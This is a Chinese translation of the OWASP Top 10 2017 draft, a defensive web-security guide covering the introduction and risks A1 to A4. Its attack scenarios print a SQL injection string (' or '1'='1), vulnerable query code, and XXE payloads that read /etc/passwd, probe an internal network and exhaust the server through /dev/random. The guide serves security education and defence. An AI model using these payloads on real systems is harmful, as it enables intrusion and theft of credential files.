OWASP Top 10 2017

10项最严重的Web 应用程序安全风险

内部发布第2版

对本版中的每一条内容号召评论意见

重要提示

欢迎提出您的宝贵意见

本版本不是最终版。

第一版内部发布版文档发布后收到了大量的批评意见，进而引发了本项目项目负责人更换、组织重新评估“OWASP Top 10”的定义、方法论、收集和分析的数据，以及我们如何对本项目过程透明化和进行治理。最重要的是，对早前版本的批评向我们展示了大家对“OWASP Top 10”的高度热情，因此，为大多数用例设置合适的“Top 10”对OWASP是非常关键的。

我们已进行了深入的工作以验证我们的方法论，获得了来自超过11.4万个应用程序的大量数据，并通过调查550位组织成员获得了有关两个新风险类别的定性数据，这两个新类别是“不安全的反序列化”和“不足的日志记录和监测”。

我们强烈建议有关本版本《OWASP Top 10》文档的任何更正建议或疑问都记录在 GitHub：

- https://github.com/OWASP/Top10/issues

通过公开透明的方式，我们提供了可追溯性的方式，并确保所有的声音都能在正式版本发布前的最后一个月发表内被我们听到。

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

TOC 目录

目录

关于OWASP

“开源Web应用安全项目”（OWASP）是一个开放的社区，致力于帮助各企业组织开发、购买和维护可信任的应用程序。

在OWASP ，您可以找到以下免费和开源的信息：

- 应用安全工具和标准；
- 关于应用安全测试、安全代码开发和安全代码审查方面的完整书籍；
- 演示文稿和视频；
- 关于常见风险的Cheat Sheets；
- 标准的安全控制和安全库；
- 全球各地分会；
- 尖端技术研究；
- 专业的全球会议；
- 邮件列表。

更多信息，请访问： https://www.owasp.org。

所有的OWASP工具、文档、论坛和全球各地分会都是开放的，并对所有致力于改进应用程序安全的人士开放。

我们主张将应用程序安全问题看作是人、过程和技术的问题，因为提供应用程序安全最有效的方法是在这些方面提升。

OWASP是一个新型组织。我们没有商业压力，使得我们能够提供无偏见、实用、低成本的应用安全信息。 尽管OWASP支持合理使用商业安全技术，但OWASP不隶属于任何技术公司。和许多开源软件项目一样，OWASP以一种协作、开放的方式制作了许多不同种类的材料。

OWASP基金会是确保项目长期成功的非营利性组织。几乎每一个与OWASP相关的人都是一名志愿者，这包括了OWASP董事会、全球各地分会会长、项目领导和项目成员。我们用资金和基础设备来支持创新的安全研究。

我们期待您的加入！

版权和许可

前言

不安全的软件正在破坏着我们的金融、医疗、国防、能源和其他重要的基础设施。随着我们的软件变得越来越重要、复杂且相互关联，实现应用程序安全的难度也呈指数级增长。而现代软件开发过程的飞速发展，使得快速、准确地识别风险变得愈发的重要。我们再也不能忽视像《OWASP Top 10》中所列出相对简单的安全问题。

在2017年版《OWASP Top 10》文档的编制过程中，我们收到了大量的反馈意见，且远大于OWASP在编制该文档时付出的努力。这显现出了大家对“OWASP Top 10”是有多么高的热情，以及为大多数用例设置合适的“Top 10”对OWASP是多么的关键。

虽然 “OWASP Top 10”项目的最初目标只是为了提高开发人员的安全开发意识，但它已经成为了实际的应用安全标准。

我们已经在本版本中采取了一些措施，以确定问题的定义，并将建议的Top 10完善成可作为应用安全标准的主要实践，并涵盖了大约80%至90%的常见攻击和威胁。我们鼓励大型和高性能的组织在需要使用真正的标准时能使用《OWASP 应用程序安全验证标准》，但对于大多数组织而言，《OWASP Top 10》是开启应用安全旅程的重要开端。

我们已经为《OWASP Top 10》的不同用户编写了一系列建议后续步骤，包括适用于CIO和CISO的“开发人员下一步做什么？”、“测试人员下一步做什么？”、“企业组织下一步做什么？”，以及适用于应用程序所有者的“应用程序经理下一步做什么？” 。

从长远来看，我们鼓励所有的软件开发团队和组织机构创建一个与您团队或组织文化和技术都兼容的应用安全计划。这些计划可以是任意形式和规模。您应该利用您企业组织的现有优势，并衡量对您有用的事物。

我们希望《OWASP Top 10》能对您的应用程序安全有帮助。如果有任何疑问、评论和想法，请不要犹豫，立即通过GitHub与OWASP取得联系。

- https://github.com/OWASP/Top10/issues

您可以在以下链接找到《OWASP Top 10》及不同语言的翻译文档：

- https://www.owasp.org/index.php/top10

最后，我们要感谢 “OWASP Top 10”项目的创始领导人Dave Wichers和Jeff Williams付出的辛勤努力，并相信我们能在大家的帮助下完成这项工作。谢谢！

- Torsten Gigler
- Brian Glas
- Neil Smithline
- Andrew van der Stock

1 简介

欢迎来到2017年版《OWASP Top 10》！

本版本的主要变化是添加了组织内筛选出的两类风险：（1）“A8:2017 不安全的反序列化”；（2）“A10:2017 不足的日志记录和监控”。大家对早期版本的积极反馈推动了本应用程序安全标准在准备时的大量数据汇总工作，因此，我们有理由相信其余的8项风险是组织机构需要去积极、正确处理的重要应用程序安全问题，特别是：“A3:2017-敏感数据泄露”对在欧盟《通用数据保护法案》严厉执行时代；“A6:2017-安全配置错误”在云和 API 服务方面；以及“A9:2017使用含有已知漏洞的组件”，这是特别针对于那些现代平台（如：node. js）的挑战。

2017年版的《OWASP Top 10》主要基于超过 40家专门从事应用程序安全业务的公司提交的数据，以及对515位个人完成的行业调查。这些数据包含了从数以百计的组织和超过10万个实际应用程序和API中收集的漏洞。前10大风险项是根据这些流行数据选择和优先排序，并结合了对可利用性、可检测性和影响程度的一致性评估而形成。

《OWASP Top 10》的首要目的是教导开发人员、设计人员、架构师、经理和企业组织，让他们认识到最严重Web应用程序安全弱点所产生的后果。Top 10提供了防止这些高风险问题发生的基本方法，并为获得这些方法的提供了指引。

未来活动的路线图

不要停滞于“OWASP Top 10”。正如在《OWASP开发者指南》和《OWASP Cheat Sheet系列》中所讨论的那样，能影响整个Web应用程序安全的漏洞成百上千。这些材料是当今Web应用程序和API开发人员的必读资料。而指导相关人员如何有效地查找Web应用程序和API中漏洞的信息，则包含在《OWASP测试指南》中。

持续完善。本《OWASP Top 10》将不断更新。即使您不改变应用程序的任何一行代码，您的应用程序也可能随着新漏洞被发现和攻击方法被改进而变得脆弱。要了解更多信息，请查阅本文结尾的建议部分“开发人员、测试人员和企业组织下一步做什么？”。

积极思考。当您已经做好准备停止查找漏洞并集中精力建立强大的应用程序安全控制时，OWASP正在维护和鼓励企业组织和应用程序审查者将《应用程序安全验证标准（ASVS）》作为如何去开展验证工作的指导手册。

合理使用工具。安全漏洞可能很复杂并且藏匿在代码行的深处。在许多案例中，查找并消除这些弱点的成本最有效方法，就是为专家装配好的工具。

发展方向。在您的企业组织中，需重点关注如何将安全成为组织文化的一部分。更多信息，请参见《OWASP软件保证成熟度模型（SAMM）》。

鸣谢

我们要感谢为支持2017年版更新而提供其漏洞数据的组织。我们收到了超过40项对“数据召集号召”的响应。所有贡献给Top 10发布版本的数据、贡献者完整列表，都第一次被公开。我们相信这是迄今为止我们公开收集到的数量最大、类型最多的漏洞数据集合之一。

由于贡献者的数量大大超出了本区域的空间范围，因而我们创建了单独的一页以表彰他们作出的贡献。我们希望对这些组织表示衷心的感谢，因为它们处于愿意公开分享脆弱性数据方面的第一线。我们希望能继续增长，并鼓励更多的组织也能这样做，并且，这可能被视为“基于证据安全”的关键里程碑之一。没有这些了不起的贡献，“OWASP Top 10”是不可能实现的。

非常感谢516位花时间完成了行业排名调查的个人。你们的声音帮助我们确定了两个新的类型。另外，我们也非常感谢额外的评论、鼓励和批评。我们知道你们的时间宝贵，我们想说声谢谢。

我们要感谢那些贡献了重大建设性意见和大量时间去审查“Top 10”更新的个人。我们已经尽可能多的将他们列在了本文的鸣谢页“+ Ack”中。

最后，我们要感谢所有将本版本文档翻译成许多不同语言版本的翻译人员，从而帮助《OWASP Top 10》能在全世界范围内被更容易的接触到。

2013版至2017版改变了哪些内容？

在过去四年里，事务变化的节奏加快了步伐，“OWASP Top 10”也需要改变了。本次，我们完全重构了《OWASP Top 10》，改进了方法论、利用了一个全新“数据召集”过程、与社区合作、重新排序我们的风险、重新编写了每一项风险，并对现有的常用框架和语言增加了参考资料。

在过去的十年中，特别是最近几年，应用程序的基本结构发生了重大变化：

- JavaScript 现在是Web的主要开发语言。node.js和现代的 Web 框架，如：Bootstrap、Electron、Angular、React，在许多其他的框架中，这些曾经服务器上的源，现在运行在不受信的浏览器上。
- 使用JavaScript框架（如：Angular和React）编写的单页应用程序，允许创建高度模块化的前端用户体验，更不用说使用与单页应用程序相同API的移动应用程序的兴起和增长。
- 使用node.js和Spring Boot编写的微服务正在替代使用EJB的陈旧企业服务总线应用程序。那些从未期望直接与互联网沟通的旧代码，现在正位于 API 或RESTful Web 服务的后面。这些代码所依据的假设，如受信的调用方，其是根本失效的。

由数据支撑的新风险类型

- A4:2017 XML外部实体（XXE），是一个主要由SAST数据集支撑的新类型。

由社区支撑的新风险类型

我们要求社区对两个前瞻的弱点类别进行洞察。在516个审查意见提交后，删除了数据已经支撑的问题（敏感数据暴露和 XXE）后，这两个新问题为：

- A8:2017-不安全的反序列化，负责最严重的安全违规行为之一；
- A10:2017-不足的日志记录和监视，缺乏可以防止或明显延迟恶意活动和破坏安全检测、事件响应和数字取证的安全措施,。

落榜但仍未忘记的风险类型


- **“A4不安全的直接对象引用”**和**“A7功能级访问控制缺失”**合并成为**“A5:2017失效的访问控制”。**
- **“A8 CSRF”。**现在，只有不到5%的数据集支持 CSRF，它已位于第13位。
- **“A10未验证的重定向和转发”。**现在，只有不到1%的数据集支持该项风险，它已位于第25位。

2013年版《OWASP Top 10》	±	2017年版《OWASP Top 10》
A1 – 注入	→	A1:2017 – 注入
A2 – 失效的身份认证和会话管理	→	A2:2017 –失效的身份认证和会话管理
A3 – 跨站脚本（XSS）	↘	A3:2017 –敏感信息泄漏
A4 – 不安全的直接对象引用 [与A7合并]	∪	A4:2017 – XML外部实体(XXE) [新]
A5 – 安全配置错误	↘	A5:2017 – 失效的访问控制 [合并]
A6 – 敏感信息泄漏	↗	A6:2017 – 安全配置错误
A7 – 功能级访问控制缺失 [与A4合并]	∪	A7:2017 – 跨站脚本（XSS）
A8 – 跨站请求伪造 （CSRF）	☒	A8:2017 – 不安全的反序列化 [新，来自于社区]
A9 – 使用含有已知漏洞的组件	→	A9:2017 –使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	☒	A10:2017 – 不足的日志记录和监控[新，来自于社区]

Risk 应用程序安全风险

什么是应用程序安全风险？

攻击者可以通过应用程序中许多不同的路径方法去危害您的业务或者企业组织。每种路径方法都代表了一种风险，这些风险可能会，也有可能不会严重到值得您去关注。



有时，这些路径方法很容易被发现并利用，但有的则非常困难。同样，所造成危害的范围也从无损坏到有可能完全损害您的整个业务。为了确定您的企业的风险，可以结合其产生的技术影响和对企业的业务影响，去评估威胁代理、攻击向量和安全漏洞的可能性。总之，这些因素决定了全部的风险。

我有什么风险？

《OWASP Top 10》的重点在于为广大企业组织确定一组最严重的风险。对于其中的每一项风险，我们将使用基于OWASP风险等级排序方法的简单评级方案，提供关于可能性和技术影响方面的普遍信息。

威胁代理	攻击向量	漏洞普遍性	漏洞可检测性	技术影响	业务影响
应用描述	易	广泛	易	严重	应用和业务描述
	平均	常见	平均	中等	
	难	少见	难	小	

与之前的版本相比，我们在本版本中改变了风险评级系统，以协助我们对可能性和影响进行排名。这针对文档不是一个问题，但针对公共数据分析却是一个明显问题。

每个企业组织以及该企业组织的威胁行为者、目标和任何违反行为影响都是独一无二的。如果公共利益企业组织使用CMS存储公共信息，而健康系统也使用相同的CMS记录敏感健康信息，那么对相同的软件而言，威胁行为者和业务影响是明显不同的。因此，根据数据资产的重要性，自定义企业组织的威胁代理和业务影响至关重要。

Top 10中的风险名称可能将与CWE弱点保持一致，以促进安全实践被普遍接受，并减少混淆。

参考资料

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

外部资料

- ISO 31000: Risk Management Std
- ISO 27001: ISMS
- NIST Cyber Framework (US)
- ASD Strategic Mitigations (AU)
- NIST CVSS 3.0
- Microsoft Threat Modelling Tool

T10 OWASP Top 10 应用安全风险– 2017

A1:2017 注入	将不受信任的数据作为命令或查询的一部分发送到解析器时，会产生诸如SQL注入、OS注入和LDAP注入的注入缺陷。攻击者的恶意数据可以诱使解析器在没有适当授权的情况下执行非预期命令或访问数据。
A2:2017 失效的身份认证和会话管理	通常，通过错误使用应用程序的身份认证和会话管理功能，攻击者能够破译密码、密钥或会话令牌，或者利用其它开发中的缺陷来冒充其他用户的身份（暂时或永久）。
A3:2017 敏感数据泄露	许多Web应用程序和API都无法正确保护敏感数据，例如：财务数据、医疗保健数据和PII。攻击者可以窃取或修改这些未加密的数据，以进行信用卡诈骗、身份盗窃或其他犯罪。因此，我们需要对敏感数据加密，这些数据包括：传输过程中的数据、被存储的数据以及浏览器交互数据。
A4:2017 XML 外部实体（XXE）	许多较早的或配置不佳的XML处理器评估了XML文档中的外部实体引用。外部实体可以通过URI文件处理器、在Windows服务器上未修复的SMB文件共享、内部端口扫描、远程代码执行来实施拒绝服务攻击，例如：Billion Laughs攻击。
A5:2017 失效的访问控制	未对通过身份验证的用户实施恰当的访问控制。攻击者可以利用这些缺陷访问未经授权的功能或数据，例如：访问其他用户的帐户、查看敏感文件、修改其他用户的数据、更改访问权限等。
A6:2017 安全配置错误	安全配置错误是数据中最常见的缺陷，这部分缺陷包含：手动配置错误、临时配置（或根本不配置）、不安全的默认配置、开启 S3 bucket、不当的 HTTP 标头配置、包含敏感信息的错误信息、未及时修补或升级（或根本不修补和升级）系统、框架、依赖项和组件。
A7:2017 跨站脚本（XSS）	每当应用程序的新网页中包含不受信任的、未经过恰当验证或转义的数据，或者使用可以创建 JavaScript 的浏览器 API 更新现有的网页时，就会出现 XSS 缺陷。XSS 缺陷让攻击者能够在受害者的浏览器中执行脚本，并劫持用户会话、污损网站或将用户重定向到恶意站点。
A8:2017 不安全的反序列化	当应用程序接收到恶意的序列化对象时，会出现不安全的反序列缺陷。不安全的反序列化会导致远程代码执行。即使反序列化缺陷不会导致远程代码执行，也可以重播、篡改或删除系列化对象以欺骗用户、进行注入攻击和提升权限。
A9:2017 使用含有已知漏洞的组件	组件（例如：库、框架和其他软件模块）运行和应用程序相同的权限。如果使用含有已知漏洞的组件，这样的攻击可以造成严重的数据丢失或服务器接管。使用含有已知漏洞的组件的应用程序和API，可能会破坏应用程序防御、造成各种攻击并产生严重影响。
A10:2017 不足的日志记录和监控	不足的日志记录和监控，以及事件响应集成的丢失或无效，使得攻击者能够进一步攻击系统、保持持续性或转向更多系统，以及篡改、提取或销毁数据。大多数缺陷研究显示，缺陷被检测出的时间超过200天，并且通常通过外部检测方检测，而不是通过内部进程或监控检测。

A1 :2017 注入

应用描述	可利用性 ❸	普遍性❷	可检测性 ❸	技术❸	业务？
几乎任何数据源都能成为注入载体，包括用户、参数、外部和内部Web服务。当攻击者向解释器发送恶意数据时，注入漏洞产生。		注入漏洞十分普遍，尤其是在遗留代码中。通常能在SQL查询语句、LDAP查询语句、Xpath查询语句、或者是NoSQL查询、OS命令、XML解析器、SMTP头、表达式语句、ORM查询语句中找到。 注入漏洞很容易通过审查代码发现。扫描器和模糊测试工具可以帮助攻击者找到这些漏洞。		注入能导致数据丢失或数据破坏、缺乏可审计性或是拒绝服务。注入漏洞有时甚至能导致完全主机接管。 您的应用和数据需要受到保护，以避免对业务造成影响。	

我对注入脆弱么？

您的应用在如下时点，是脆弱的并易受到攻击：

- 用户支持的数据没有经过应用程序的验证、过滤或净化。
- 恶意数据直接被解释器用于动态的查询或非参数化的调用，而无需上下文感知的转义。
- 在ORM搜索参数中使用了恶意数据，这样搜索就会预估出包含敏感或所有记录的数据。
- 恶意数据是直接使用或连接，诸如SQL语句或命令在动态查询、命令或存储过程中包含结构和恶意数据。

一些常见的注入包括SQL、OS命令、ORM、LDAP和表达式语言（EL）或OGNL注入。所有解释器的概念都是相同的。组织可以将SAST和DAST工具添加到CI/CD过程中，以便于在生产部署之前对现有或新检查的代码进行注入问题的预警。手动和自动源代码检查是检测您是否容易受到注入攻击的最好方法，紧随其后的是对所有参数、字段、头、cookie、JSON和XML数据输入的彻底的DAST扫描。

我如何防止？

防止注入漏洞需要将数据与命令语句、查询语句分隔开来。

- 最佳选择是使用安全的API，完全避免使用解释器，或提供参数化界面的接口，或迁移到ORM或实体框架。
- 注意：当参数化时，存储过程仍然可以引入SQL注入，如果PL/SQL或T-SQL将查询和数据连接在一起，或者执行带有立即执行或exec()的恶意数据。
- 使用正面的或“白名单”的具有恰当的规范化的输入验证方法同样会有助于防止注入攻击，但这不是一个完整的防御，因为许多应用程序在输入中需要特殊字符，例如文本区域或移动应用程序的API。
- 对于任何剩余的动态查询，可以使用该解释器的特定转义语法转义特殊字符。OWASP的Java Encoder和类似的库提供了这样的转义例程。注意：SQL结构，比如表名、列名等无法转义，因此用户提供的结构名是非常危险的。这是编写软件中的一个常见问题。
- 在查询中使用LIMIT和其他SQL控件，以防止在SQL注入时大量地公开记录。

攻击案例场景

场景#1：应用程序在下面存在脆弱性的SQL语句的构造中使用不可信数据：

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

场景#2：同样的，框架应用的盲目信任，仍然可能导致查询语句的漏洞。（例如：Hibernate查询语言（HQL））：

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

在这两个案例中，攻击者在浏览器中将“id”参数的值修改成’ or’1’=’1。例如：

```
http://example.com/app/accountView?id=' or '1'='1
```

这样查询语句的意义就变成了从accounts表中返回所有的记录。更危险的攻击可能导致数据被篡改甚至是存储过程被调用。

参考资料

OWASP

- OWASP Proactive Controls: Parameterize Queries
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL Injection，Command Injection, ORM injection
- OWASP Cheat Sheet: SQL Injection Prevention
- OWASP Cheat Sheet: Injection Prevention in Java
- OWASP Cheat Sheet: Query Parameterization
- OWASP Cheat Sheet: Command Injection Defense

外部资料

- CWE-77 Command Injection
- CWE-89 SQL Injection
- CWE-564 Hibernate Injection
- CWE-917 Expression Language Injection
- PortSwigger: Server-side template injection

A2 :2017 失效的身份认证和会话管理

应用描述	可利用性 ❸	普遍性 ❷	可检测性 ❷	技术 ❸	业务？
攻击者可以获得数亿的有效用户名和密码组合，包括证书填充、默认的管理帐户列表、自动的蛮力和字典攻击工具，以及高级的GPU破解工具。		大多数身份和访问管理系统的设计和实现，普遍存在身份认证失效问题。 攻击者可以使用手动方式检测失效的身份验证，但通常会关注密码转储，或者在类似于钓鱼或社会工程攻击之后，发现失效的身份认证。		攻击者只需要访问几个帐户，或者只需要一个管理员帐户就可以破坏我们的系统。 根据应用程序的不同，可能会放任洗钱等社会安全欺诈以及用户身份的盗窃；或者披露法律高度保护的敏感信息。	

我对失效的身份认证和会话管理脆弱吗？

确认用户的身份、身份验证和会话管理是非常重要，这些措施可用于将恶意的未经身份验证的攻击者与授权用户进行分离。

如果您的应用程序存在如下问题，那么您可能存有身份验证的脆弱性：

- 允许凭证填充，这使得攻击者获得有效用户名和密码的列表。
- 允许暴力破解或其他自动攻击。
- 允许默认的、弱的或众所周知的密码，例如“Password1”或“admin/admin”。
- 使用弱的或失效的验证凭证，忘记密码程序，例如“基于知识的答案”，这是不安全的。
- 使用明文、加密或弱散列密码，允许使用GPU破解或暴力破解工具快速恢复密码。
- 缺少或失效的多因素身份验证。

我如何防止？

- 不要使用发送或部署默认的凭证，特别是管理员用户。
- 使用非过时的哈希技术来存储密码，比如Argon2或PBKDF2，并使用充分的工作因素来防止GPU破解攻击。
- 执行弱密码检查，例如测试新或变更的密码，以纠正“排名前10000个弱密码”列表。
- 将密码长度、复杂性和循环策略与NIST-800-63 B的指导方针的5.1.1章节-记住秘密，或其他现代的基于证据的密码策略相一致。
- 确认注册、凭据恢复和API路径，通过对所有输出结果使用相同的消息，用以抵御账户枚举攻击。
- 在尽可能的地方，实现多因素身份验证，以防止凭据的填充、暴力破解、自动化和凭据窃取攻击。
- 当凭证填充、蛮力和其他攻击被检测到，日志记录身份验证失败并警告管理员。

攻击案例场景

场景#1：凭证填充，使用已知密码的列表，是常见的攻击。如果应用程序不限制身份验证尝试，则可以将应用程序用作密码oracle，以确定凭证是否有效。

场景#2：大多数身份验证攻击都是由于使用密码作为唯一的因素。依据最佳实践，最新的密码轮换和复杂性要求鼓励用户使用、重用以及重用弱密码。建议组织在NIST-800-63中停止这些实践，并使用多因素身份验证。

场景#3：不安全的密码存储（包括明文、可逆加密的密码和弱散列密码（例如使用MD5/SHA1或不加盐））可能导致泄漏。最近，一小众研究人员在不到三周的时间里破解了3.2亿密码，其中包括长密码。相反，使用诸如Argon2这样的现代散列算法，使用salting和充分的工作要素来防止彩虹表、单词列表等攻击

参考资料

OWASP

- OWASP Proactive Controls - Implement Identity and Authentication Controls
- OWASP ASVS - V2 Authentication
- OWASP ASVS - V3 Session Management
- OWASP Testing Guide: Identity and Authentication
- OWASP Authentication Cheat Sheet
- OWASP Credential Stuffing Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Session Management Cheat Sheet

外部资料

- NIST 800-63b 5.1.1 Memorized Secrets – for thorough, modern, evidence based advice on authentication.
- CWE-287: Improper Authentication
- CWE-384: Session Fixation

A3 :2017 敏感数据泄露

应用描述	可利用性 ❷	普遍性 ❸	可检测性 ❷	技术 ❸	业务？
尽管匿名攻击者通常不直接攻击加密系统，但是他们往往通过诸如窃取密钥、发起中间人攻击或从服务器窃取明文数据等方式对传输中的或者客户浏览器中的数据进行破解。攻击者通常实施手动攻击。		在最近几年，这是影响最严重的攻击。这个领域最常见的漏洞是不对敏感信息进行加密。在数据加密过程中，常见的问题是不安全的密钥生成和管理以及使用弱加密算法，特别是使用弱的哈希算法来保护密码。在服务器中，检测传输过程中的数据弱点很容易，但检测存储数据的弱点却非常困难。而且，两者的可利用方式也大不相同。		这个领域的错误频繁影响那些本应该加密的数据。通常情况下，这些数据通常包括很多个人敏感信息（PII），例如：医疗记录、认证凭证、个人隐私数据、信用卡信息等。这些信息受到相关法律和条例保护，例如：欧盟《通用数据保护条例》和地方“隐私法律”。	

我对敏感信息泄露脆弱么?

首先你需要确认的是哪些数据是敏感数据（包含：传输过程中的数据、存储数据）而需要被加密。例如：密码、信用卡卡号、医疗记录、个人信息应该被加密，特别是欧盟《通用数据保护条例》（GDPR）、地方“隐私法律或条例”以及“金融数据保护法律或条例”中规定需要加密的数据，如：《支付卡行业数据安全标准》（PIC DSS）、《健康保险可携性及责任性法案》（HIPAA）。对于这些数据，要确定：

- 无论内部数据还是外部数据，传输时是否是明文传输？在互联网中传输明文数据是非常危险的，无论是从负载平衡器传输到Web服务器，还是从Web服务器传输到终端系统。
- 当数据被长期存储时，无论存储在哪里，它们是否都被加密，包含备份数据？
- 无论默认条件还是源代码中，是否还在使用任何旧的或脆弱的加密算法？（参见“A6:2017 安全配置错误”）
- 是否使用默认加密密钥，生成或重复使用脆弱的加密密钥，或者缺少恰当的密钥管理或密钥回转？
- 是否强制加密敏感数据，例如：用户代理（如：浏览器）指令和传输协议是否被加密？

关于在这一领域应该避免的更多问题，请参考： ASVS areas Crypto (V7), Data Prot (V9) and SSL/TLS (V10)。

我如何防止?

对一些需要加密的敏感数据，应该起码做到以下几点：

- 对系统处理、存储或传输的数据分类，并根据分类进行访问控制。
- 熟悉与敏感数据保护相关的法律和条例，并根据每项法规要求保护敏感数据。
- 对于没必要存放的、重要的敏感数据，应当尽快清除，或者通过PCI DSS标记或拦截。未存储的数据不能被窃取。
- 确保存储的所有敏感数据被加密。
- 确保传输过程中的数据被加密，如：使用TLC。确保数据加密被强制执行，如：使用HSTS。
- 确保使用了最新的、强大的标准算法或密码、参数、协议和密匙，并且密钥管理到位。可参考crypto modules。
- 确保使用密码专用算法存储密码，如：Argon2、scrypt、bcrypt 或者PBKDF2。将工作因素（延迟因素）设置在可接受范围。
- 禁止缓存对包含敏感数据的响应。
- 单独验证每个安全配置项的有效性。

攻击案例场景

场景 #1：一个应用程序使用自动化的数据加密系统加密信用卡信息，并存储在数据库中。但是，当数据被检索时被自动解密，这就使得SQL注入漏洞能够以明文形式获得所有信用卡考号。

场景 #2：一个网站上对所有网页没有使用或强制使用TLS，或者使用弱加密。攻击者只需监测网络流量、跟踪或拦截TLS（例如：开放的无线网络），就可以窃取用户会话cookie。

之后，攻击者可以复制用户cookie并成功劫持经过认证的用户会话、访问或修改用户个人信息。除此之外，攻击者还可以更改所有传输过程中的数据，例如：转款的收据。

场景 #3：密码数据库使用未加盐的哈希算法去存储每个人的密码。一个文件上传漏洞使黑客能够获取密码文件。所有这些未加盐哈希的密码通过彩虹表暴力破解方式破解。

参考资料

OWASP

- OWASP Proactive Controls - Protect Data
- OWASP Application Security Verification Standard (V7,9,10)
- OWASP Cheat Sheet - Transport Layer Protection
- OWASP Cheat Sheet - User Privacy Protection
- OWASP Cheat Sheet - Password Storage
- OWASP Cheat Sheet - Cryptographic Storage
- OWASP Security Headers Project
- OWASP Testing Guide - Testing for weak cryptography

外部资料

- CWE-359 Exposure of Private Information (Privacy Violation)
- CWE-220 Exposure of sens. information through data queries
- CWE-310: Cryptographic Issues; CWE-326: Weak Encryption
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-319: Cleartext Transmission of Sensitive Information

A4 :2017 XML 外部实体（XXE）

应用描述	可利用性 ❷	普遍性 ❷	可检测性 ❸	技术 ❸	业务？
攻击者能够利用XML缺陷成功访问Web页面或者Web服务，特别是基于Web服务的SOAP。 经过培训的渗透测试人员应该具备检测XXE缺陷的能力。DAST 工具需要执行手动步骤才能完成XXE缺陷检测。		默认情况下，许多旧的XML处理器能够对外部实体、XML进程中被引用和评估的URI进行规范。 SAST 工具可以通过检查依赖项和安全配置来发现XXE缺陷。		XXE缺陷可用于提取数据、执行远程服务器请求、扫描内部系统、执行拒绝服务攻击和其他攻击。业务影响取决于所有受影响的应用程序和数据保护需求。	

我对XXE脆弱么？

应用程序和特别是基于XML的Web服务或向下集成，可能在以下方面容易受到攻击：

- 您的应用程序直接接受XML文件或者接受XML文件上传，特别是来自不受信任源的文件，或者将不受信任的数据插入XML文件，并提交给XML处理器解析。
- 在应用程序或基于Web服务的SOAP中，所有XML处理器都启用了文档类型定义（DTDs）。因为禁用DTD进程的确切机制因处理器而不同，更多资料请参考：《OWASP XXE Prevention Cheat Sheet》。
- 如果您的应用程序使用第1.2版之前的SOAP，并将XML实体传递到SOAP框架，那么它可能受到XXE攻击。
- SAST 工具可以监测应用程序源代码中的XXE缺陷，尽管对大型的、复杂的应用程序执行手动代码审查是许多企业组织的最佳选择。
- 存在XXE缺陷的应用程序更容易受到拒绝服务攻击。

我如何防止?

开发人员培训是识别和减少XXE缺陷的关键，此外，防止XXE 缺陷还需要：

- 根据《OWASP XXE Prevention Cheat Sheet》，在应用程序的所有XML解析器中禁用XML外部实体和DTD进程。
- 实施积极的（“白名单”）输入验证、过滤和清理，以防止在XML文档、标题或节点中出现恶意数据。
- 验证XML或XSL文件上传功能是否使用XSD验证或其他类似验证方法来验证上传的XML文件。
- 及时修复或更新应用程序或底层操作系统所使用的XML处理器和库。使用依赖检查程序对必要库和组件的风险管理至关重要，而且需要检查所有应用程序和下游集成中的库和组件。
- 将SOAP升级到最新版本。

如果无法实现这些控制，请考虑使用虚拟修复程序、API安全网关或WAFs来检测、监控和防止XXE攻击。

攻击案例场景

大量XXE缺陷已经被发现并被公开，这些缺陷包括嵌入式设备的XXE缺陷。 XXE缺陷存在于许多意想不到的地方，这些地方包括深嵌套的依赖项。最简单的方法是上传可被接受的恶意XML文件：

场景 #1：攻击者尝试从服务端提取数据：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

场景 #2：攻击者通过将上面的实体行更改为以下内容来探测服务器的专用网络：

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

场景 #3:：攻击者通过大量文件执行拒绝服务攻击：

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

参考资料

